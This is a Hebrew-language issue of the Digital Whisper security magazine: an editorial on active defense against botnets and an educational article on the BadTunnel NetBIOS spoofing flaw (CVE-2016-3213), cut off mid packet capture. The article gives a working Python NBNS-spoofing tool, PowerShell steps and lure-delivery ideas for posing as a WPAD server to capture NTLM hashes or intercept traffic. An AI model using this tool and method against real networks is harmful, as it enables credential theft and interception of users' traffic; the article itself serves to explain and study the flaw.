


Digital Whisper

גליון 103, פברואר 2019

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרויקט:	אפיק קסטיאל
עורכים:	אפיק קסטיאל
כתבים:	יובל חשביה, אביאל צרפתי, עו"ד יהונתן קלינגר, רז עומריי ושי נחום

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il

דבר העורכים

ברוכים הבאים לדברי הפתיחה של הגליון ה-103 של DigitalWhisper! אנו מקווים שלא חטפתם וירוס או הצטננתם ☺.

החודש, בין שלל המאמרים המעולים שמרכיבים את הגליון, יש מאמר ספציפי שהייתי רוצה לדבר עליו - המאמר "זיהוי באפלה" שנכתב ע"י שי נחום ומסכם מחקר שבוצע על ידיו ועל ידי אסף שוסטר ועופר עציון. אני לא רוצה להרוס, אך רק אומר שבמחקרם הם מציגים דרך מעניינת לזהות שרתי שליטה של Botnet-ים ע"י החדרת וקטורי XSS לתוצרי האיסוף של אותם כלים ובכך להגיע להרצת קוד JS על הדפדפן של מי שמנהל אותו ה-Botnet.

העבודה שהם עשו מעולה, ולכן היא כאן לפניכם ☺. ואת הרעיון של ניצול חולשות במנגנונים שבהם האקרים משתמשים כדי לחשוף את מקור המתקפה או כדי לנטרל אותה ראינו כבר בעבר. ב-2012 עו"ד יהונתן קלינגר פרסם במגזין מאמר על פרואקטיביות בתחום אבטחת המידע, ב-2014 דנור כהן פרסם כאן מאמר על חולשה שמצא בכלי Acunetix, ובעבר פורסמו שלל חולשות בכלי האקינג נוספים, כגון: Nessus, Aircrack-NG, Metasploit שיכולות בקלות להוות כלים בידי מגנים פרו-אקטיבים. ובכלל, לא חסר גופי הגנה בתעשייה שמבצעים מתקפות על תשתיות של האקרים או רשתות בוט-נטים על בסיס יומי.

כשמדובר בלחימה "קלאסית", הגנה פרו-אקטיבית נחשבת לאסטרטגיה יעילה מאוד (ואת זה לא אני אמרתי, אלא סון דזה, בספרו אומנות המלחמה) והיא כנראה גם האסטרטגייה שתשא הכי הרבה פירות ביחס לכמות המשאבים הכללית שנשקיע. לדוגמא - זיהוי אקטיבי של שרת ה-C&C של האקר ע"י שתילת קוד זדוני בפרטי המידע שהוא אוסף, השתלטות עליו ועל ידי כך חיסול כל רשת הבוטים, תהיה פעולה יעילה יותר מאשר לחקור את הוירוס, לכתוב חתימה מספיק טובה שתזהה את כל הוריאנטים שלו, לעדכן את כל עמדות הקצה בארגון, ולקוות שמחר לא יבוא וריאנט שאנחנו לא מכירים ויצפין לנו את כל הרשת.

מערכות הגנה פרו-אקטיבית שמסתיימת בין כותלי ה-LAN הארגוני (כגון מערכות Honeypots "חכמות") הן כנראה משהו שיחסית קל לבלוע מבחינה חוקית, אך הן גם פחות יעילות לעומת מערכת הגנה פרו-אקטיבית אמיתיות, כאלה שחוצות את גבול ה-GW הארגוני, ומנסות לנצל פרצות בכלי התקיפה של התוקפים. אך ביתרון שבהן טמון גם חסרונן: יהיה כנראה קשה מאוד לאשר אותן בחוק (לדוגמא, חוק של איזו מדינה חל במקרה של False Positive? מי הצד הנתבע? הארגון? המתקין? היצרנית? וכו').

אני לא מכיר לעומק את הפתרונות שחברות העוסקות בתחום מציעות (ויש אף מספר שחקניות ישראליות, ניתן לקרוא על כך תחת הערך Active Defense בויקיפדיה), כך שאני לא יודע עד כמה הן פרו-אקטיביות ועד היכן וקטור האקטיביות שלהם נמשך, אך יש לי הרגשה שלמרו הקושי החוקי, מדובר בתחום שנשמע עליו לא מעט בשיח היום-יומי בעתיד הלא רחוק.

למה אני חושב ככה? מפני שמדובר בסופו של דבר באבולוציה, וראינו שינויים באסטרטגיות הגנה כבר בעבר: רמת התחכום של גופי הפשיעה הקיברנטים רק עולה עם זמן, ורמת מורכבות התקיפות וה-"חוצפה" שלהם רק תמשיך לעלות. אם פעם, כל גופי ההגנה עבדו באופן נפרד - כיום ניתן לראות שיתוף פעולה אדיר בין מספר רב של חברות מתחומי ההגנה השונים. מדובר בשינוי אסטרטגי של חברות אלו, והוא נובע מכורח המציאות. אני מעריך שתוך לא הרבה זמן ידרש שינוי נוסף באסטרטגיית הלחימה הזו, ואולי השלב הבא יהיה פרו-אקטיביות מלאה. שלא נאמר, פרו-האקטיביות ☺

ואיך לא, לפני שנגש למאמרים, נרצה להגיד תודה רבה לכל מי שנתן מזמנו ובזכותו הגליון הזה פורסם החודש, אז - תודה רבה ל**יובל חשביה**, תודה רבה ל**אביאל צרפתי**, תודה רבה ל**עו"ד יהונתן קלינגר**, תודה רבה ל**רז עומריי** ותודה רבה ל**שי נחום**!

קריאה נעימה,

אפיק קסטיאל וניר אדר

תוכן עניינים

האור שבקצה המנהרה

מאת יובל חשביה

הקדמה

כבר שנים רבות שחולשות Man In The Middle (MITM) מוכרות לכל. ARP Poisoning לא זרה לאף אחד ומשמשת כמעיין ברירת מחדל כאשר מדובר בחולשות ברשתות פנימיות. על החולשה NBNS Spoofing, כבר בגיליון ה-32 של Digital Whisper פורסם מאמר על ידי אפיק קסטיאל (קישור בביבליוגרפיה).

בתאריך ה-14.06.2016 התפרסם עדכון אבטחה למערכות Windows להתמודדות עם החולשה CVE-2016-3213, המכונה גם BadTunnel. החולשה מאפשרת לתוקף לבצע NBNS Spoofing מעבר לטכנולוגיות NAT ו-FW, או במילים אחרות - NBNS Spoofing גם על גבי רשת ה-WAN ובכך MITM או אף קבלת NTLMHash.

החולשה התגלתה על ידי החוקר יאנג יו שקיבל על כך 50,000$ כחלק מתכנית ה-Bug Bounty של Microsoft והציג אותה ב-BlackHat2016.

> **"This Vulnerability has a massive security impact - probably the widest impact in the history of Windows." - Yang Yu**

החולשה קיבלה ציון של 8.8 (מתוך 10) במדד CVSS 3.0 והיא מנצלת את סדר הפעולות בגישה למשאבים מרוחקים במערכות Windows (מ-Windows 95 ועד Windows10 כולל גרסאות שרתים) בסופה יכול תוקף לבצע מספר פעולות וביניהן:

- להתחזות לשירות קיים ברשת (מדפסות, שרת קבצים, WPAD וכו')
- לעקוף את ה-Sandbox של Internet Explorer.
- לממש מתקפת MITM כולל בתקשורת HTTP, הורדת עדכוני אבטחה ועוד.

CVSS (Common Vulnerability Scoring System) הנה מערכת לחישוב קריטיות\חשיבות של חולשה שפותחה על ידי פורום FIRST (Forum of Incident Response and Security Team) ומשמשת כתקן בנוגע לציון חולשות. הציון מורכב ממאפייני החולשה כמו וקטור התקיפה (רשתי, מקומי וכו'), הקושי בניצול החולשה, איזה הרשאות נחוצות וכדומה (תוכלו לקרוא עוד בביבליוגרפיה).

אמנם יצא עדכון אך בעבור מימוש ספציפי של החולשה ולא בעבור החולשה עצמה ולכן - בצורה כזו או אחרת, החולשה קיימת עד היום!

במאמר זה נתמקד בנקודה הראשונה אותה תוקף יוכל להשיג והיא התחזות לשירות ברשת ממנה ניתן להגיע גם לביצוע מתקפת MITM או לקבלת פרטי NTLM (NTLM Hash) בקלות.

קצת רקע

Tunneling

בחרתי לקפוץ ישר אל התוצאה - יצירת tunnel, על מנת שאוכל כבר בשלב זה של המאמר להסביר מה משמעות הדבר ובכך להדגיש את חומרת החולשה (מה גם, שזהו מרכיב מרכזי בשמה של הפירצה כך שאין אפשרות להתעלם מכך).

משמעות Tunneling היא רכיבה על פרוטוקול מסוים בעבור תקשורת בין שני רכיבים. תקשורת זו יכולה להיות בפרוטוקול המשמש ל-tunnel או פרוטוקול דומה לו. במצב זה, נוצר כמעין מעבר ישיר בין שני הצדדים. דוגמה טובה לכך הנו חיבור ה-Virtual Private Network או בקצרה-VPN. חיבור זה מאפשר למחשבים מרוחקים, הנמצאים ברשתות נפרדות, לתקשר כאילו היו באותה רשת מקומית (פרוטוקול מוכר הנו PPTP). בחיבור מסוג זה, נוצר tunnel בין שני המחשבים והוא יכול לעבור רכיבי אבטחה.

יצירת חיבור שכזה, מתבססת על כך שכל התקשורת תיעשה על גבי אותו שירות, או יותר נכון אותו פרוטוקול (SSH Tunneling על גבי פורט 22, DNS Tunneling על גבי פורט 53 וכן הלאה).

NetBIOS

חבילת NetBIOS הנה חבילת שירותים שפותחה בתחילת שנות השמונים ומכילה בתוכה 3 שירותים והם:

- שירות ה-NBNS - NetBIOS Name Service על פורט 137\UDP
- שירות ה-NBDGM - NetBIOS Datagram על פורט 138\UDP
- שירות ה-NBSS - NetBIOS Session Service על פורט 139\TCP

NBNS

- אחראי על תרגום ורישום (וכמו כן גם מחיקת) שמות NetBIOS של ישויות ברשת ה-LAN. השם באורך 16 בתים כאשר 15 התווים הראשונים מתייחסים לשם הלוגי של המחשב והתו האחרון מציין את תפקידו ברשת.

לכל תפקיד suffix קבוע כך לדוגמה:

NB suffix	תפקיד
<00>	עמדת קצה
<20>	שרת קבצים
<1C>	Domain Controller

במידה וישנם כמה תפקידים יקבל המחשב מספר שמות NetBIOS כאשר 15 התווים הראשונים קבועים והתו האחרון (ה-NetBIOS suffix) משתנה. כך לדוגמה, עמדת קצה בעלת השם YUVALPC שמשמשת גם כשרת קבצים (כמו כל מחשב, שכן קיימות תיקיות המשותפות כברירת מחדל) תקבל מספר שמות:

- YUVALPC<00> - שכן זוהי עמדת קצה ברשת
- YUVALPC<20> - שכן עמדת הקצה משתפת משאבים ברשת

NBSS

אחראי על יצירת תקשורת \ חיבור בין שתי ישויות ברשת הפנימית להעברת מידע בסדרי גודל גדולים. השירות מבצע את התקשורת על בסיס תקשורת TCP ועל כן שמו מכיל Session. השירות משמש לרוב בעבור מדפסות ושרתי קבצים ברשת פנימית.

NBDGM

נקרא גם NBDS (NetBIOS Datagram Service). השירות אחראי על יצירת תקשורת \ חיבור בין שתי ישויות ברשת הפנימית על בסיס תקשורת UDP (sessionless).

כל שירותים אלו מתבססים על טכנולוגיית NBT (NetBIOS over TCP/IP) המכילה פרוטוקול לכל שירות בהתאם. חבילת NetBIOS שימשה את טכנולוגיות Windows בעבר לתקשורת בין ישויות ברשת הפנימית. החל מ-Windows 2000, היווה SMB תחליף לאותה טכנולוגיה וזו נשארה רק עבור תאימות לאחור.

SMB

פרוטוקול SMB (Server Message Block) מוכר יותר מפרוטוקולי ה-NetBIOS שכן נמצא בשימוש רחב מאז Windows 2000 (שבו מומש SMBv1). הפרוטוקול הנו פרוטוקול משכבת האפליקציה, עושה שימוש בפורט 445 והוגדר לראשונה על ידי IBM, Intel ו-Microsoft בשם Common Internet File System (או בקיצור CIFS). הפרוטוקול נועד לאפשר גישה מרוחקת לקבצים במ"ה Windows ובאופן טבעי רכב על טכנולוגיית NBSS.

החל מ-Windows 8 גרסת ה-SMB הנה SMBv3 וקיימת תאימות לאחור בעבור מ"ה בעלות גרסה 2 או 1. הפרוטוקול כבר עצמאי ואינו עושה שימוש בטכנולוגיית NetBIOS (מלבד שימוש בסיסי ב-NBSS בעבור הגדרת תקשורת ה-TCP) ועושה שימוש ישיר בפורט 445.

במקביל ל-CIFS/SMB, קיים מימוש לפרוטוקול גם בעבור מערכות Linux ומימוש זה נקרא Samba.

הסבר על תהליך גישה למשאב ברשת וניצולו

כאשר אנו ניגשים אל משאב הנמצא ברשת, לרוב פעולה זו תבוצע על ידי גישה אל נתיב UNC (Universal Network Convention - אותו שימוש מוכר ב-\\). ניתן להשתמש בנתיב UNC במספר רב של דרכים - שורת ה-RUN, קיצורי דרך, קבצי PDF, דפי אינטרנט ועוד.

לפני שנצלול לתוך ניצול החולשה בואו נבין איפה היא נמצאת. כאשר אנו ניגשים למשאב משותף על ידי נתיב UNC, עמדות Windows יכולות לעשות מספר פעולות על מנת להגיע אל המשאב.

השלב הראשון הינו ניסיון הזדהות וחיבור בפרוטוקול SMB. כאמור, החל מ- Windows 2000, כל זה קורה על גבי פורט 445.

```
No.    Time        Source        Destination   Protocol  Length  Info
  10   2.339563    172.16.0.53   172.16.0.54   SMB2         166  Tree Connect Request Tree: \\172.16.0.54\IPC$
```

ניסיון התחברות ב-SMB מעמדה 172.16.053 על עמדה 172.16.0.54 (נתיב UNC - \\172.16.0.54\IPC$).

במידה והתקבלה תשובה משירות ה-SMB, המחשב ידע האם הצליח או לא הצליח להגיע למשאב. בכל מקרה, התהליך יסתיים. במידה ולא התקבלה תשובה מהפרוטוקול, דבר שייתכן במידה ומדובר במ"ה ישנה מ-Windows 2000, ייוצר מצב של דרדור מסוים לשלב נוסף בתהליך.

השלב השני הוא ניסיון גישה אל המשאב בעזרת פרוטוקול NBSS על פורט TCP\139. זאת בתור תמיכה לאחור או תחליף ל-SMB. גם במקרה זה, במידה והתקבלה תשובה מהשירות, חיובית או שלילית כאחד, יסתיים תהליך הגישה המרוחקת בהתאם לתשובה.

```
Source        Destination   Protocol  Length  Info
172.16.0.53   172.16.0.54   SMB2         166  Tree Connect Request Tree: \\172.16.0.54\IPC$
172.16.0.53   172.16.0.54   TCP          166  [TCP Retransmission] 35876 → 445 [PSH, ACK] Seq=1 Ack=1 Win=16154 Len=112
172.16.0.53   172.16.0.54   TCP          166  [TCP Retransmission] 35876 → 445 [PSH, ACK] Seq=1 Ack=1 Win=16154 Len=112
172.16.0.53   172.16.0.54   TCP          166  [TCP Retransmission] 35876 → 445 [PSH, ACK] Seq=1 Ack=1 Win=16154 Len=112
172.16.0.53   172.16.0.54   TCP          166  [TCP Retransmission] 35876 → 445 [PSH, ACK] Seq=1 Ack=1 Win=16154 Len=112
172.16.0.53   172.16.0.54   TCP          166  [TCP Retransmission] 35876 → 445 [PSH, ACK] Seq=1 Ack=1 Win=16154 Len=112
172.16.0.53   172.16.0.54   TCP          166  [TCP Retransmission] 35876 → 445 [PSH, ACK] Seq=1 Ack=1 Win=16154 Len=112
172.16.0.53   172.16.0.54   SMB2         146  Close Request
172.16.0.53   172.16.0.54   TCP          258  [TCP Retransmission] 35876 → 445 [PSH, ACK] Seq=1 Ack=1 Win=16154 Len=204
172.16.0.53   172.16.0.54   TCP           54  35876 → 445 [RST, ACK] Seq=205 Ack=1 Win=0 Len=0
172.16.0.53   172.16.0.54   TCP           66  35879 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
172.16.0.53   172.16.0.54   TCP           66  35880 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
172.16.0.53   172.16.0.54   TCP           66  35885 → 139 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
```

[ניסיון ה-SMB לא קיבל תשובה, ניסיון נוסף מתבצע מעמדה 172.16.0.53 אל עמדה 172.16.0.54 בפורט 139 (NBSS)]

השלב השלישי, שליחת שאילתת NBSTAT. שאילתת NBSTAT נועדה לעזור במציאת תקלות בתרגום שמות NetBIOS. לאחר חוסר ההצלחה בתהליך הגישה למשאבים המרוחקים, נשלחת שאילתה זו אל מחשב היעד. שאילתת NBSTAT מבוססת על NBNS והוא על פורט UDP\137.

“nbtstat allows a refresh of the NetBIOS name cache and the names registered with Windows Internet Name Service (WINS).” - docs.microsoft

Source	Destination	Protocol	Length	Info
172.16.0.53	172.16.0.54	TCP	66	35885 → 139 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
172.16.0.53	172.16.0.54	TCP	66	[TCP Retransmission] 35879 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_…
172.16.0.53	172.16.0.54	TCP	66	[TCP Retransmission] 35885 → 139 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_…
172.16.0.53	172.16.0.54	TCP	66	[TCP Retransmission] 35880 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_…
172.16.0.53	172.16.0.54	TCP	62	[TCP Retransmission] 35879 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
172.16.0.53	172.16.0.54	TCP	62	[TCP Retransmission] 35885 → 139 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
172.16.0.53	172.16.0.54	TCP	62	[TCP Retransmission] 35880 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
172.16.0.53	172.16.0.54	NBNS	92	Name query NBSTAT *<00><00><00><00><00><00><00><00><00><00><00><00><00><00><00>

[ניסיונות ה-SMB וה-NBSS לא קיבלו תשובה, העמדה 172.16.0.53 שולחת שאילתת NBSTAT אל העמדה 172.16.0.54]

בשלב זה, התהליך כולו נעצר. זהו השלב הסופי בתהליך, או יותר נכון בניסיון, לגישה למשאב מרוחק. כשמסתכלים על התהליך הארוך הזה, וכפי שניתן להסיק מכך שבשלב זה אנו עוצרים, השלב השלישי בולט לעין בכך שכרגע, העמדה שלחה שאלה אל היעד ויתכן וניתן לעשות מניפולציה כזו או אחרת על המידע שיוחזר כתשובה מהיעד אל המקור.

כדי להקל בהמשך הכתיבה והגעתנו לשלב בתהליך אותו נוכל לנצל, נגדיר:

- כתובת ה-IP 172.16.0.53 - הנה עמדת הנתקף.
- כתובת ה-IP 172.16.0.54 - הנה עמדת התוקף (אנחנו).

כפי שראינו בתמונה האחרונה, עמדת הנתקף שלחה שאילתה אל עמדת התוקף בבקשה לקבל את ה-NetBIOS Name שלו. נוכל לענות לעמדה כרצוננו ובכך להשפיע על שמינו בעיני הנתקף.

אנחנו נרצה שהנתקף יחשוב כי אנחנו שרת ה-WPAD. בכדי להבין למה נרצה זאת, אסביר בקצרה על WPAD.

WPAD

שירות WPAD הינו שירות לזיהוי אוטומטי של שרת Proxy (Web Proxy Auto Discovery) המשמש עמדות קצה במציאת שרת ה-Proxy דרכו עליהן לתקשר. לכן, במידה ותוקף מגדיר עצמו כ-WPAD, עמדות יפנו אליו בכדי שיגדיר עבורן מיהו שרת ה-Proxy שלהן (במידה ויגדיר עצמו ככזה, יוכל לממש MITM).

במידה וקיים שרת WPAD, עמדת הקצה תשלח בקשת GET עבור קובץ wpad.dat. קובץ זה הנו קובץ מסוג PAC (Proxy Auto Config) שזהו קובץ הגדרת proxy. בקובץ זה תהיה רשומה כתובת השרת ומספר הגדרות נוספות. לדוגמה:

```
function FindProxyForURL(url, host)
{
    return PROXY   exampleproxy.com:8080; DIRECT;
}
```

בדוגמה זו, העמדה תקרא את קובץ ה-PAC ותגדיר את השרת exampleproxy.com כשרת ה-Proxy דרכן תעבור ביציאה אל האינטרנט. בארגונים גדולים בעלי רשתות ארגוניות, לעיתים ירצו שכלל העמדות יעברו דרך שרת Proxy ביציאתם לאינטרנט ואפשרות השימוש ב-WPAD מקלה רבות על אנשי התחזוקה וה-IT בארגון.

העמדה, שתיגש אל שרת ה-WPAD, תישלח פרטי הזדהות (NTLM) בצורה אוטומטית (ללא צורך בהתערבות של המשתמש). לכן, ברגע שעמדות יכירו אותנו (התוקף) כשרת ה-WPAD, הן ייגשו אלינו בבקשה לקבל את אותו קובץ ה-PAC.

כעת, נוכל לנצל זאת בכדי לבצע MITM: נוכל להגדיר בקובץ זה את עצמנו כשרת ה-Proxy. ניצור קובץ PAC ובו כתובת ה-IP שלנו (172.16.0.54). ברגע שהגדרנו את עצמנו כ-WPAD וקיבלנו את בקשת ה-GET לקובץ ה-wpad.dat, נשלח את הקובץ ומאותו רגע כלל התקשורת תעבור דרכינו. ניצחנו.

או שנוכל פשוט לנצל את הפנייה של המשתמש אלינו כשרת WPAD ולבקש ממנו את פרטי ה-NTLM שלו (ובכך לממש NTLM Relay).


מימוש

אבל כפי שאמרנו - החולשה עצמה נמצאת בשאילתה אותה שולחת עמדת הנתקף **רק לאחר שכל תהליך הגישה למשאב מרוחק נכשל**. לכן, נרצה לגרום לעמדת הנתקף לנסות ולגשת למשאב מרוחק בעמדה שלנו ולהכריח אותה להגיע לשלב האחרון בתהליך - לשליחת שאילתת ה-NBSTAT.

נוכל לבצע זאת ע"י ביטול שירות ה-SMB וביטול NetBIOS over TCP/IP על העמדה שלנו ב-Powershell:

```
Stop-Service -Name LanmanServer -Force
$adapters=(gwmi win32_networkadapterconfiguration )
Foreach ($adapter in $adapters){
    $adapter.settcpipnetbios(2)
    }
```

או ידנית, ביטול SMB דרך services.msc (שירות Server) ו-NetBIOS דרך ncpa.cpl:



נשלח אל עמדת הנתקף את קישור ה-UNC:

\\172.16.0.54

נוכל לשלוח זאת כקישור במייל \ תכנת Instant Message כלשהי, נוכל לשלוח את זה בתוך קובץ lnk, נוכל לשלוח את זה בקובץ PDF וכו'.

עמדת הנתקף תנסה לגשת אל הנתיב, תיכשל בניסיון החיבור ב-SMB (שכן ביטלנו את השירות) ותבצע תאימות לאחור ותיגש בפרוטוקול NBSS. לאחר שגם ניסיון זה לא יצליח (שכן ביטלנו NetBIOS), תשלח שאילתת NBNS (NBSTAT).

משמעות ה-Bad בשם המתקפה

נרצה לתפוס את חבילת המידע המכילה את שאילתת ה-NBNS ולענות עליה. לשם כך, יצרתי כלי ב-python2.7. רציתי שהכלי יהיה כמה שיותר עצמאי וללא תלויות במודולים שאינם מגיעים עם התקנת פייטון. משמעות האמירה הזו הנה שהקוד כולל מספר רב מאוד של משתנים וכלל הנראה ניתן היה לממש את הפעולות שלו בקוד קצר יותר.

סדר הפעולות של הכלי:

- מאזין לכל התקשורת המגיעה לעמדה ומחפש חבילות מידע המגיעות בפורט 137 ומיועדות ספציפית אל העמדה שלנו.
- מקבל את חבילת המידע ומשחרר את פורט 137.
- לוקח את ה-Transaction ID מהשאילתה בכדי להשתמש בה בחבילת המידע המכילה את התשובה.
- בונה את השכבה החמישית של הפאקטה (שכבת ה-Session, ע"פ OSI MODEL) בהתאם לשמות אותן ארצה להחזיר (במקרה שלנו - <WPAD<20>).
- שולח את החבילה ופותח בחזרה את ההאזנה.

הכלי מאוד ספציפי כי הוא נועד רק בעבור ה-POC המתואר במאמר:

```
# BadTunnel.py

# ---------------------------------------

# Imports
import socket
import collections

# Offsets
IP_DST_START    = 32
IP_DST_END  = 40
TRANS_ID_START  = 56
TRANS_ID_END    = 60
SRC_PORT_START  = 40
SRC_PORT_END    = 44
IP_SRC_START    = 24
IP_SRC_END  = 32

# ---------------------------------
# Constants
ATTCKR_IP               = '172.16.0.54'
ATTCKR_IP_HEX           = "ac100036"
PORT                    = 137
WPAD_20                 =
"\x57\x50\x41\x44\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20"
MAC_ADDR                = "\x78\xac\xc0\x95\x75\x26"
# ---------------------------------

class NB_ANS:
        def __init__(self, packet, name, mac):
```

```
            # MAC address and name recevied from constants.
            self.data = packet
            self.name = name
            self.mac = mac

            # Building the NBNS packet.
            self.fields = collections.OrderedDict()
            self.fields["trID"]           =  \
(self.data[TRANS_ID_START:TRANS_ID_END]).decode('hex')
            self.fields["Flags"]          = "\x84\x00"
            self.fields["Question"]       = "\x00\x00"
            self.fields["AnswerRRS"]      = "\x00\x01"
            self.fields["AuthorityRRS"]   = "\x00\x00"
            self.fields["AdditionalRRS"] = "\x00\x00"
            self.fields["rest"]           =
 "\x20\x43\x4b{}\x00".format("\x41"*30)
            self.fields["Type"]           = "\x00\x21"
            self.fields["Class"]          = "\x00\x01"
            self.fields["TTL"]            = "\x00\x00\xFF\xFF"

            # Data length calced for 1 name. Each name +18 bytes
            self.fields["Length"]         = "\x00\x41"
            self.fields["NameCount"]      = "\x01"
            self.fields["Name"]           = self.name
            self.fields["UniqueName"]     = "\x44\x00"
            self.fields["MAC"]            = self.mac
            self.fields["Pad"]            = "\x00"*40

        def packetize(self):
            return bytes("".join(self.fields.values()))

def main():
    sniffer = socket.socket(socket.AF_INET, socket.SOCK_RAW,\
    socket.IPPROTO_IP)
    sniffer.bind((ATTCKR_IP, 0))
    sniffer.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)
    sniffer.ioctl(socket.SIO_RCVALL, socket.RCVALL_ON)
    print "Sniffing.."

    # Sniffing Loop
    while True:
        data, addr = sniffer.recvfrom(65535)
        data = data.encode('hex')

        # Checks if port is 137 (NBNS) and the packet is in unicast.
        if int(data[SRC_PORT_START:SRC_PORT_END], 16) == PORT and \
        data[IP_DST_START:IP_DST_END] == ATTCKR_IP_HEX:
            print "-------------"
            print "[X] Recieved unicast on port 137 (NBNS)"

            # Extracting the source ip address
            ip_hex = data[IP_SRC_START:IP_SRC_END]
            ip_dec = "{}.{}.{}.{}".format(int(ip_hex[0:2], 16),\
 int(ip_hex[2:4], 16), int(ip_hex[4:6], 16),\
 int(ip_hex[6:8], 16))
            print "[-] from {}".format(ip_dec)

            # Closing the sniffer to unbind 137.
            sniffer.close()
```


```
            # Start answering to packet.
            reply = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
            reply.bind((ATTCKR_IP, PORT))
            reply.settimeout(2)

            # Building the NBSTAT response.
            packet = NB_ANS(data, WPAD_20, MAC_ADDR)

            # Sending the packet to the victim.
            reply.sendto(NB_ANS.packetize(packet), (ip_dec, PORT))
            reply.close()
            print "[-] Reply sent to {}!".format(ip_dec)

            # Starts sniffing again.
            sniffer = socket.socket(socket.AF_INET, socket.SOCK_RAW,\
 socket.IPPROTO_IP)
            sniffer.bind((ATTCKR_IP, 0))
            sniffer.setsockopt(socket.IPPROTO_IP, socket.IP_HDRINCL, 1)
            sniffer.ioctl(socket.SIO_RCVALL, socket.RCVALL_ON)

if __name__ == "__main__":
    main()
```


נריץ את הכלי על העמדה שלנו, לאחר שהגדרנו את כתובת ה-IP (בקוד ATTCKR_IP ו- ATTCKR_IP_HEX כ-172.16.0.54).

ניתן לראות את חבילת המידע שחזרה מהמחשב שלנו כתשובה לשאילתת ה-NBNS ששלחה עמדת הנתקף. השם המוחזר הוא <WPAD<20 דבר שמגדיר אותנו כ-WPAD בעבור מחשב הנתקף.

```
141 57.671478    172.16.0.54    172.16.0.53    NBNS    163 Name query response NBSTAT
> Frame 141: 163 bytes on wire (1304 bits), 163 bytes captured (1304 bits) on interface 0
> Ethernet II, Src: HewlettP_95:75:26 (78:ac:c0:95:75:26), Dst: HewlettP_97:72:9d (78:ac:c0:97:72:9d)
> Internet Protocol Version 4, Src: 172.16.0.54, Dst: 172.16.0.53
> User Datagram Protocol, Src Port: 137, Dst Port: 137
v NetBIOS Name Service
    Transaction ID: 0xa6a0
